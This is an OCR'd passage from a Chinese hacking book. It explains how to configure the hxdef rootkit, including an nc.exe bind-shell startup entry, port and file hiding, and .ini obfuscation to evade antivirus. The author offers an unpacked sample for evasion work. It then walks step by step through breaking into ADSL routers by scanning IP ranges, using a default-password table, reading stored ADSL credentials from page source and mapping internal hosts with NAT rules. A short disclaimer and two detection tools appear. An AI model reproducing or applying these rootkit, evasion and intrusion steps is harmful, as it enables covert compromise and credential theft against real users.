程序名要跟说明和询问标签(-)分开。不能使用 " (hxdef 不支持)字符，因为这样用户登录后，该程序将被终止。

尽量采用大众化和众所周知的名称。可用的快捷配置符如下。

```
%cmd%          //系统 cmd 命令和路径
                (如 C:\winnt\system32\cmd.exe)
%cmddir%       //系统 cmd 目录
                (如 C:\winnt\system32\)
%sysdir%       //系统目录
                (如 C:\winnt\system32\)
%windir%       //Windows 安装目录
                (如 C:\winnt\)
%tmpdir%       //系统缓存目录
                (如 C:\winnt\temp\)
```

例如：

a.

```
[Startup Run]
c:\sys\nc.exe?-l -p 100 -t -e cmd.exe        //NC 随系统启动并在端口 100 监听。
```

b.

```
[Startup Run]
%cmd%?/c echo Rootkit started at %TIME%>> %tmpdir%starttime.txt
```

每次系统启动，在缓存目录中的 starttime.txt（如 C:\winnt\temp\starttime.txt）文件里保存时间记录（注意:%TIME% 只对 Windows 2000 以上系统有效）。

⑦ [Free Space]

硬盘符和虚构的可用空间列表。格式为 X:NUM（X:是硬盘符，NUM 是需要增加进可用空间的字节数 bytes）。入侵者通常在这多出的空间里秘密存放私有的文件，或当入侵者有什么比较大型的文件需要存放在某分区时，为了不让管理员发现，通常在这里增加虚拟的空间。

例如：

```
[Free Space]
C:100000000
```

这将增加大约 100 MB 虚构的可用空间到 C 盘。

⑧ [Hidden Ports]

需要从 OpPorts、FPort、Active Ports、Tcp View 等端口查看程序，查看程序所开放的端口，这里是需要程序隐藏的端口列表。只允许两行，第一行是 TCP 端口，第二行是 UDP 端口。

例如：

a.

```
[Hidden Ports]
TCP:8080,3389                隐藏 TCP/IP 协议里的 3389(终端),8080（代理）端口
```

b.

```
[Hidden Ports]
TCP:3389                     隐藏 TCP/IP 协议里的 3389 端口
UDP: 53,54,55,56,800         隐藏 UDP 协议里的 53,54,55,56,800 端口
```

c.

```
[Hidden Ports]
```

```
TCP:
UDP:53,54,55,56,800
```

注意:在这里跟①例会有些不同，在①例里，当只需要隐藏 TCP 端口时，可以不用输入 UDP 选项，但当只需要隐藏 UDP 端口时，必须填上 TCP 选项。

⑨ [Settings]

```
Password=
BackdoorShell=
FileMappingName=
ServiceName=
ServiceDisplayName=
ServiceDescription=
DriverName=
DriverFileName=
```

Settings 包含了以上 8 个值，下面介绍每项值的作用。

a. Password：连接密码，可以设置 16 位以下密码，用于后门链接和转向。密码可以少于 16 位。

b. BackdoorShell：由 Backdoor 复制于系统的 SHELL 文件，它用于创建一个在临时目录下的后门。

c. FileMappingName：当钩子进程被存储时，是共享内存名称，用于共享系统进程内存来存储本设置。

d. ServiceName：rootkit 系统服务名。

e. ServiceDisplayName： rootkit 系统服务显示名称。

f. ServiceDescription：在系统服务说明中显示的内容。

g. DriverName：hxdef 驱动名。

h. DriverFileName：hxdef 驱动程序名。

例如：

```
[Settings]
Password=luo
BackdoorShell=hxdef?.exe
FileMappingName=_.-=[Hacker Defender]=-._
ServiceName=HackerDefender084
ServiceDisplayName=HXD Service 084
ServiceDescription=powerful NT rootkit
DriverName=HackerDefenderDrv084
DriverFileName=hxdefdrv.sys
```

连接密码为 “luo”，后门将复制系统工具（通常是 cmd.exe）到缓存目录下的 “hxdef?.exe”。共享内存名为“_.-=[Hacker Defender]=-._”。服务名为“HackerDefender084”，其显示名称为“HXD Service 084”，说明为“poweful NT rootkit，启动程序名“HackerDefenderDrv084”，启动程序将储存于文件“hxdefdrv.sys”。

注：其他字符如 |、<、>、:、\、/，除了在[Startup Run]、[Free Space]和[Hidden Ports] 项里和[Settings] 中第一个“=”号后面之外，将全部被忽略。

使用特殊字符修饰.ini 配置文件可以使.ini 配置文件逃过反病毒系统的监视。

例如：

```
[H<'\/<<idden T>>a/"ble]
>h"xdef"*
```

等同于：

```
[Hidden Table]
hxdef*
```

（5）连接方式

因为 hxdef 系统内核调用所有系统进程，因此所有服务的 TCP 端口将全部成为后门连接端口。如果入侵者安装了 hxdef 的主机上开放 HTTP 的 80 端口，那么这个端口也将是后门端口。也正是因为这点，hxdef 能轻易穿过系统防火墙，也使越来越多的黑客为此而使用它。它不会单独开任何端口，避免了黑客为了掩饰 TCP/IP 筛选迷惑管理员而焦头烂额。

bdcli0100.exe 是 hxdef 的连接程序，用于连接此后门。

使用方法：bdcli0100.exe 主机或 IP 端口密码，如图 3-60 所示。




图 3-60

2. Rootkit 检测方法

这里介绍两款 Gui 界面下的 Rootkit 检测工具: IceSword、DarkSpy105。

（1）IceSword

可以说是一把斩断黑手的利刃，它又叫做冰钢，适用于 Windows 2000/XP/2003 操作系统，用于查探系统中的幕后黑手(木马后门)并作出处理，现在的系统级后门功能越来越强，一般都可轻而易举地隐藏进程、端口、注册表、文件信息，一般的工具根本无法发现这些“幕后黑手”。IceSword 使用大量新颖的内核技术，使得这些后门躲无所躲。在本机使用时，可以查出本机上安装的 hxdef，如图 3-61 所示。

图 3-61

（2）DarkSpy105

DarkSpy 是工作在 Windows NT 系统上的一款基于 X-view 检测的 Anti-Rootkit 工具，界面也非常简洁，如图 3-62 所示。




图 3-62

编者注：

由于 hxdef 的危害太大，各大杀毒厂商都争相把 hxdef 列为首样追杀的目标，因此 hxdef 很难在目标服务器上生存，这里，笔者有一个无壳的 hxdef 程序，可以给那些想对 hxdef 做免杀处理的朋友研究，需要的朋友可以发邮件给我，我的 E-mail 地址是 cslsy@163.com。

第 4 章　路由器攻击

路由器是互联网中必不可少的网络硬件之一，它已经成为各种骨干网内部连接、骨干网间互联和骨干网与互联网相通的主要设备。路由器的地位在 Internet 服务提供商（ISP）中显得尤其重要，要懂得如何入侵路由器，首先需要知道路由器的概念及路由器的工作原理，理解路由器在网络中的作用。在这章中，笔者会给读者介绍路由器的概念，使读者明白路由器工作的原理，针对常见的家用 ADSL 路由器，通过一些实例讲解路由器攻击的一些常见方式。

4.1　路由器介绍

4.1.1　什么是路由器

要知道什么是路由器，首先得知道什么是“路由”。所谓“路由”，就是把数据从一个地址传送到另一个地址的行为或动作，路由器正是执行这种动作的网络设备，它的英文名称为“Router”，是连接多个网络或网段的一种网络设备，它能将不同网络或网段之间的数据信息进行“转换”，使它们之间能够相互“交换”数据，从而构成一个更大的网络。

1. 路由器的发展

多少年来，路由器的发展有起有伏。20 世纪 90 年代中期，传统路由器成为制约 Internet 发展的瓶颈。ATM 交换机取而代之，成为 IP 骨干网的核心，路由器变成了配角。到了 90 年代末期，Internet 规模进一步扩大，流量每半年翻一番，ATM 网又成为瓶颈，路由器东山再起，Gbps 路由交换机在 1997 年面世后，人们又开始以 Gbps 路由交换机取代 ATM 交换机，架构以路由器为核心的骨干网。

2. 路由器的功能

简单来讲，路由器主要有以下几种功能。

- 网络互联：路由器能支持各种广域网和局域网接口，主要用于互联广域网和局域网，实现不同网络间的相互通信。
- 数据处理：提供包括分组过滤、分组转发、优先级、复用、加密、压缩和防火墙等功能。
- 网络管理：路由器提供包括配置管理、性能管理、容错管理和流量控制等功能。

4.1.2　路由器与集线器、交换机的区别

1. 所处的 OSI 模型不同

集线器工作在第一层（物理层），对于它来说，传送的数据只是电流而已，当电流从一个端口

传到集线器中时，它只是简单地将该电流传送到其他端口，并没有智能处理能力，至于其他端口连接的计算机是否接收这些数据，集线器就不管了。

交换机工作在第二层（数据链路层），它比集线器要智能一些，为什么这么说呢？对于它来说，网络上的数据就是 MAC 地址的集合，它能分辨出数据帧中的源 MAC 地址和目的 MAC 地址，因此可以在任意两个端口间建立联系，但是交换机并不懂得 IP 地址，它只知道 MAC 地址。

路由器工作在第三层（网络层），总地来说，它比交换机还要“智能”一些，它能理解数据中的 IP 地址，如果它接收到一个数据包，就检查其中的 IP 地址，如果目标地址是本地网络的就不予理会，如果目标地址是其他网络的，就将数据包转发出本地网络。

2. 路由器可连接不同类型的网络

一般来说，常见的交换机和集线器都是用于连接普通的局域网（以太网）的，但是如果将两种网络类型连接起来，比如以太网与 ATM 网，集线器和交换机就无用武之地了。而路由器却能够连接不同类型的局域网和广域网，如以太网、ATM 网、FDDI 网、令牌环网等。不同类型的网络，其传送的数据单元帧（Frame）的格式和大小是不同的，就像公路运输是以汽车为单位装载货物，而铁路运输是以车箱为单位装载货物一样，从汽车运输改为铁路运输，必须把货物从汽车上放到火车车箱上，网络中的数据也是如此，数据从一种类型的网络传输至另一种类型的网络时，必须进行帧格式转换。路由器就有这种能力，而交换机和集线器就没有。

3. 路由器具有路径选择能力

在网络通信中，从一个节点到另一个节点，会有很多种路径，路由器可以选择通畅快捷的近路，会大大提高通信速度，减轻网络系统通信负荷，节约网络系统资源，这是集线器和二层交换机根本不具备的性能。实际上，我们所说的“互联网”，就是由各种路由器连接起来的，因为互联网上存在各种不同类型的网络，集线器和交换机根本不能胜任这个任务，所以必须由路由器来担当这个角色。

相关知识

什么是 OSI 模型？

计算机网络产生之初，每个计算机厂商都有一套自己的网络体系结构的概念，它们之间互不相容。为此，国际标准化组织（ISO）在 1979 年建立了一个分委员会来专门研究一种用于开放系统互连（Open Systems Interconnection）的体系结构，简称 OSI。“开放”这个词表示：只要遵循 OSI 标准，一个系统可以和位于世界上任何地方的也遵循 OSI 标准的其他任何系统进行连接。这个分委员会提出了开放系统互连，即 OSI 参考模型，它定义了连接异种计算机的标准框架。OSI 参考模型分为 7 层，分别是物理层、数据链路层、网络层、传输层、会话层、表示层和应用层。

4.1.3　路由器的种类

1. 接入级路由器

读者们可能经常把路由器的种类搞混淆，我们通常所说的路由器大多都是指接入级路由器，最近 ADSL 上网方式在国内的普及，使得这种宽带路由器得到大范围普及。接入级路由器是指将局域网用户接入到广域网中的路由器设备，局域网中用户接触最多的就是接入级路由器了。只要有互联网的地方，就会有路由器。如果你通过局域网共享线路上网，就一定会使用路由器。有心的读者会心生疑问：我是通过代理服务器上网的，不用路由器不是也能接入互联网吗？其实代理服务器也是一种路由器，一台计算机加上网卡，再加上 ISDN（或 Modem 或 ADSL）接入互联网，再装上代理服务器软件，事实上就已经构成了路由器，只不过代理服务器是用软件实现路由功能，而路由器是用硬件实现路由功能，就像香皂和沐浴露的关系一样，结构组成不同，但是作用却是相同的。其接入 Internet 方式如图 4-1 所示。




图 4-1

2. 企业级路由器

企业级路由器用于连接大型企业内成百上千的计算机，普通的用户自然就接触不到了。与接入级路由器相比，企业级路由器支持的网络协议更多，数据传送速度更快，要处理各种局域网类型，支持多种协议，包括 IP、IPX 和 Vine，还要支持防火墙、包过滤，以及大量的管理和安全策略及 VLAN（虚拟局域网）。

3. 骨干级路由器

这种路由器只有少数工作在电信等部门的技术人员才能接触到。目前互联网由几十个骨干网构成，每个骨干网服务几千个小规模网络，骨干级路由器实现企业级网络的互联。对它的要求是速度和可靠性，而价格则处于次要地位。硬件可靠性可以采用电话交换网中使用的技术，如热备份、双电源、双数据通路等来获得，这些技术对所有骨干级路由器来说是必需的。因为骨干网是众多其他网络的连接点，一旦出现问题将会影响整个网络，所以路由器在这里扮演的角色是十分重要的，这里的路由器终端系统通常是不允许直接访问的，它们连接长距离骨干网上的 ISP 和企业网络。

一个公司、一个小区的计算机相连接起来，这就形成了局域网（LAN）。由于不同的应用目的和利益需要，20 世纪 70 年代以来，出现了许多标准各异且不能互相兼容的局域网，其中主要有以太网、令牌环网、令牌总线网等。互不兼容的局域网妨碍了信息的交流，但又不可能完全统一这些标准或重

建，于是就迫切需要使用某种机制使不同的局域网互相兼容，路由器于是产生了。

4.2 ADSL 家庭路由

通过上述的学习，相信还没有接触过路由器的读者对路由器也应该有了一个大概的了解了。目前看来，大部分网民接入互联网的方式基本上是通过 ADSL 路由器（接入级路由器）拨号上网的，将自己的网络与外网相连接。随着 ADSL 上网方式在国内的普及，使得 ADSL 宽带路由器在国内得到了大范围普及。随着 ADSL 路由器的增长，路由器的安全问题也随之产生，前阵子北京网通 ADSL 用户和广东地区 ADSL 账号频频被盗，都与路由器的安全有着直接的关系。在这节中，笔者给大家通过实例演示 ADSL 路由器常见攻击方式。

4.2.1 默认口令入侵

1. 寻找攻击目标

一般路由器都会通过“Web”或者“Telnet”方式来设置路由器。所以，可以用扫描器扫描 IP 段的“23”或“80”端口来确定路由器。在进行扫描之前，首先获取本机公网的 IP 地址，如果是拨号用户，则可以在“命令提示符”中输入“Ipconifg”命令来获取本机外网 IP 地址；如果是内网用户，则可以访问“http://www.ip138.com”查询自己的 IP 地址。这样做的目的是能快速选定本机 IP 段附近的存活 IP 主机，不会盲目地扫描无效 IP 地址，耗费过多的时间，从而提高扫描效率。这里，笔者用的扫描器是 SuperScan 3.00，SuperScan 3.00 不但支持多线程，而且体积也很小，扫描速度也很快。其程序主界面如图 4-2 所示。

图 4-2

接下来设置 SuperScan 3.00 扫描器的扫描选项，此时笔者的计算机 IP 地址为：“220.170.171.148”，在 IP 段栏里填入本机附近的 IP 段，对于本网段的 IP，即 IP 地址前 3 部分与自己的 IP 地址相同的 IP，在扫描时可以把这些数据设置得短小一些，而对于其他网段的地址，一般需要设置得大一点。具体情况根据扫描结果而定，如果输入的数据太小，扫描之后会找不到符合条件的计算机。这里，笔者填的是“220.170.170.1”到“220.170.180.254”这个 IP 段。其他设置如图 4-2 所示。因为是扫描目标路由器，所以在端口设置中，去掉所有其他端口前的绿钩，只勾选“23”端口，如图 4-3 所示。

图 4-3

单击“确定”按钮开始扫描，扫描结束之后，结果如图 4-4 所示。

图 4-4

通过图 4-4 可以看到这个 IP 段一共有 3 台机器打开了 23 端口，单击这 3 台机器左边的小“+”号图标，可以显示这 3 台机器所开放的端口信息。

根据经验可以判断这些 IP 应是由路由器拨号而来的，现在只需在“220.170.170.17”上单击右键，选择“网页浏览”即可，如图 4-5 所示。

单击之后会出现一个配置对话框，如图 4-6 所示。单击“确定”按钮后将打开一个 IE 窗口，连接之后弹出的提示框如图 4-7 所示。

图 4-5




图 4-6




图 4-7

根据连接页上的标志，来判断此路由器的型号，通过出厂默认的用户名和密码登录路由器。常见路由器的默认口令如表 4-1 所示。

表 4-1 常见路由器的默认口令

路由器厂商	默 认 IP	默 认 账 号	默 认 密 码
TP LINK TD8800	192.168.1.1	root	root
TPLINK 8830	192.168.10.200	Root	root
中兴 831	192.168.1.1	Admin	Admin
神州数码/华硕	192.168.1.1	adsl	adsl1234
Viking	192.168.1.1	Adsl/root	adsl1234/grouter
mt800	192.168.1.1	Admin	Admin
伊泰克	192.168.1.1	supervisor	12345

这里，笔者用“Admin”作为登录用户及口令顺利登录路由器，如图 4-8 所示。

其实平常在遇到一些陌生型号的路由器时不要慌乱，因为各种路由器的登录密码常常大同小异，试试常见的口令（如 admin/root）或者简单的弱口令（如 123456）看是否能登录，因为这种验证方式没有时间或次数限制，所以还可以利用暴力破解程序破译该口令。




图 4-8

单击“下一步”按钮后进入路由器管理界面，点击“WAN 口设置”对 ADSL 拨号进行设定，如图 4-9 所示。




图 4-9

从图 4-9 可以知道，用户之前所设定的 ADSL 拨号账户显示在“WAN 口设置”里，这时，只要单击鼠标右键，选择“查看源文件”，用户的密码即可原原本本地显示出来，如图 4-10 所示。




图 4-10

这样，入侵者通过 ADSL 路由器的默认密码就可将 ADSL 所保存的账户信息窃走，并通过窃取的账户在电信相关站点进行消费，从而使用户的话费账单无故增长。本节中揭露了黑客攻击 ADSL 路由器窃取用户名密码的常见方法，读者请勿将其用于不法用途，同时提醒所有与此漏洞相关的用户尽快采取对应措施进行防范。

4.2.2 通过 ADSL 路由器入侵内网

如今，网络上的病毒四处可见，蠕虫传播得愈加迅速。不少读者可能认为，将自己的计算机放在路由器后面，通过 ADSL 路由器做网关上网，将会避免直接在网络中受众多蠕虫的骚扰，这样计算机将会变得十分安全。其实不然，如果碰到恶意的入侵者，再加上用户自己对路由器安全上的配置不当，看似安全的计算机将不再安全。

当入侵者通过弱口令进入到 ADSL 路由器后，除了能获取用户 ADSL 账户信息，还能通过路由器做些什么呢？因为路由器只是一个硬件设备，入侵者就算拿到路由器权限，能做的大多是设置路由器自带的规则，最多也只能造成通过此路由器上网的用户与网络无法连通，如果实在无法恢复，则可以使用路由器上自带的“RESET”（复位）按钮将路由器恢复到默认出厂状态，只需简单重新设置一下上网规则即可。由于这只是接入级路由器，通过此路由器上网的用户数目并不多，所以说后果并不是很严重。但如果入侵者进入的是骨干级路由器的话，后果会相当严重。因为在骨干级路由器上的任何一个动作都可能导致该路由器所在网络区域无法与 Internet 建立连接，造成数以万计的计算机无法上网。

虽说入侵者能在 ADSL 路由器上所做的动作不多，但通过路由器本身自带的设置规则命令，入侵者还是可以通过设置路由器规则渗透该路由器所在内网计算机的。接下来，笔者一步步透析入侵者是怎样通过路由器渗透内网的。

在 ADSL 路由器中有一种规则名为 NAT 的设置，NAT 即网络地址映射，其意为内网的 IP 地址与外网地址的转换。这样不但可以有效地节省网络中 IP 地址的资源，而且还可以保护内网的计算机不直接承受网络的攻击。

相关知识

NAT 简介

NAT 是 Network Address Translator 的简称，它又叫做网络地址转换，实现内网 IP 地址与公网 IP 地址之间的相互转换，其作用是让服务器把指定的外网端口的请求转发到指定的内网 IP 上，让其他的机器来响应这些请求，而内网向外网发送时不再像其他网关服务那样随机分配端口，而是用上面指定的端口。也就是说，NAT 将多个内部地址映射为少数几个甚至一个公网地址，使整个局域网中的机器都能够连上 Internet，同时它还有隐藏内部网络结构的作用，具有一定的安全性。但在 SOHO 应用中，当需要 Internet 上的其他用户能够访问 Intranet 上的服务如 Web 和 FTP 等时，这就需要对 NAT 进行端口配置，以实现在 NAT 协议下的各种应用。

入侵者可以通过 NAT 功能，将路由器上任意端口映射到内网计算机上，从而可以使公网计算机直接访问做端口映射的主机。但问题是这样做的话，入侵者将有可能与原路由器失去联系。ISP 往往为了安全起见，ADSL 拨号所获得的 IP 地址常常用的是动态 IP，这种映射方式需要 ADSL 路由器重启后才能生效。ADSL 路由器一旦重启，其 IP 地址也会跟随着变动，入侵者很可能因为无法获取目标 IP 地址而以渗透失败而告终。虽然入侵者能够根据特定端口用扫描器重新扫描原 IP 地址段并尝试重新找到原先的 ADSL 路由器，但这样做效率很低，而且有时 ADSL 断线重拨后 IP 地址会分至另一个 IP 网段，入侵者很难顺利地找到原先的 ADSL 路由器。

对于这种情况，入侵者可以使用 NAT 规则中的“Bimap Rule”，将内网主机的 IP 地址直接与公网 IP 地址相映射。这里，笔者以 Viking 路由器为例，演示 IP 地址的映射过程。

该路由器的公网 IP 地址为：222.245.1.33，内网 IP 地址为：192.168.10.1，此例需要将内网计算机“192.168.10.2”映射到公网地址“222.245.1.33”上。

首先登录路由器 Web 管理界面，点击“Services”下的“NAT”选项，如图 4-11 所示。




图 4-11

在“NAT Options”中选择“NAT Rule Entry”，然后单击“Add”按钮新增“NAT”的规则，如图 4-12 所示。




图 4-12

在新弹出的窗口中，显示的是进行 NAT 规则设置的一些详细信息,如图 4-13 所示。




图 4-13

“Rule Flavor”选项是 NAT 的规则种类选择，图 4-13 中所示的规则为“RDR”，它是通过地址和端口的配置，使 Internet 上的用户可以通过访问路由器的公网 IP 来访问内部网络的计算机提供的诸如 Web Server 或 FTP Server 等服务，即常说的端口映射。这里，将“Rule Flavor”的规则设置为“BIMAP”，“BIMAP”的含义是将路由器内部网络中的计算机 IP 地址透明地映射到路由

器的公网 IP 上，如图 4-14 所示。

单击“Submit”按钮提交映射规则，提示规则提交成功，如图 4-15 所示。




图 4-14




图 4-15

这样，外网用户访问路由器公网 IP“222.245.1.33”时，也就相当于访问路由器所映射的内网

